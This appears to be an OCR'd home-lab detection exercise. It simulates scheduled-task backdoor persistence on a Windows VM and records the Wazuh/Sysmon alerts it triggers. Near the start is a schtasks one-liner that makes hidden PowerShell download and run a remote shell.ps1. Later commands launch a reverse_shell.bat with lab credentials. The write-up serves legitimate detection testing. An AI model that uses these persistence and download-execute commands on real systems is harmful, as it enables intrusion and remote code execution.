
schtasks /Create /TN "Backdoor" /TR "cmd.exe /c powershell -NoP -W Hidden -c IEX(New-Object Net.WebClient).DownloadString('http://192.168.254.166/shell.ps1')" /SC ONCE /ST 00:01


Task


- Execute attacker machine to victim schtask or impacket
- Simulate backdoor setup

Detection Focus

- Event id 4698 for task creation
- Command line loging reverseshell or suspicious .bat script
- Sysmon id 1,13


Windows 10 x64 - VMware Workstation
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> schtasks /Create /S 192.168.1.10 /U lab\admin /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
PS C:\Windows\system32> schtasks /Create /S 192.168.254.166 /U lab\admin /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
ERROR: User credentials are not allowed on the local machine.
PS C:\Windows\system32> schtasks /Create /S 192.168.254.166 /U lab\admin /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
ERROR: User credentials are not allowed on the local machine.
PS C:\Windows\system32>
Activate Windows
Go to Settings to activate Windows.
Ubuntuwazuhsiem - VMware Workstation
Threat Hunting
Suspicious batch file detected in command-line (reverse_shell.bat)
Filter for value
Filter out value


Windows 10 x64 - VMware Workstation
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> schtasks /Create /S 192.168.1.10 /U lab\admin /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
PS C:\Windows\system32> schtasks /Create /S 192.168.254.166 /U lab\admin /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
ERROR: User credentials are not allowed on the local machine.
PS C:\Windows\system32> schtasks /Create /S 192.168.254.166 /U lab\admin /P Passw0rd123 /TN "Backdoor" /TR "cmd.exe /c C:\Users\Public\reverse_shell.bat" /SC ONCE /ST 00:01
ERROR: User credentials are not allowed on the local machine.
PS C:\Windows\system32> schtasks /Create /TN "Backdoor" /TR "cmd.exe /c reverse_shell.bat" /SC ONCE /ST 00:01
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.
PS C:\Windows\system32> schtasks /Create /TN "Backdoor" /TR "cmd.exe /c reverse_shell.bat" /SC ONCE /ST 00:01
WARNING: Task may not run because /ST is earlier than current time.
WARNING: The task name "Backdoor" already exists. Do you want to replace it (Y/N)? Y
SUCCESS: The scheduled task "Backdoor" has successfully been created.
PS C:\Windows\system32>
Activate Windows
Go to Settings to activate Windows.
Ubuntuwazuhsiem - VMware Workstation
Threat Hunting
2,729 hits
Jun 10, 2025 @ 18:25:45.014 - Jun 11, 2025 @ 18:25:45.014
Export Formatted
1163 available fields
Columns
Density
1 fields sorted
Full screen
timestamp
agent.name
rule.description
rule.level
rule.id
Jun 11, 2025 @ 18:25:01.4... DESKTOP-O7P9I53 Executable file dropped in folder comm... 15 92213
Jun 11, 2025 @ 18:25:01.3... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wi... 5 61603
Jun 11, 2025 @ 18:24:16.0... DESKTOP-O7P9I53 Suspicious batch file detected 12 100303
Jun 11, 2025 @ 18:24:13.9... DESKTOP-O7P9I53 60228
Jun 11, 2025 @ 18:24:13.9... DESKTOP-O7P9I53 100303
Jun 11, 2025 @ 18:24:01.3... DESKTOP-O7P9I53 61603
Jun 11, 2025 @ 18:24:01.3... DESKTOP-O7P9I53 92213
Jun 11, 2025 @ 18:23:01.3... DESKTOP-O7P9I53 Executable file dropped in folder comm... 15 92213
Jun 11, 2025 @ 18:23:01.3... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wi... 5 61603
Jun 11, 2025 @ 18:22:01.3... DESKTOP-O7P9I53 Executable file dropped in folder comm... 15 92213
Jun 11, 2025 @ 18:22:01.3... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Wi... 5 61603
Jun 11, 2025 @ 18:21:42.8... hat-VMware-Virtual-Platform Apparmor DENIED 3 52002
Jun 11, 2025 @ 18:21:06.5... DESKTOP-O7P9I53 Suspicious batch file detected in com... 12 100303
Suspicious batch file detected in command-line (reverse_shell.bat)
Filter for value
Filter out value



Status

Detection Tasted Yes

Alert Triggerd Yes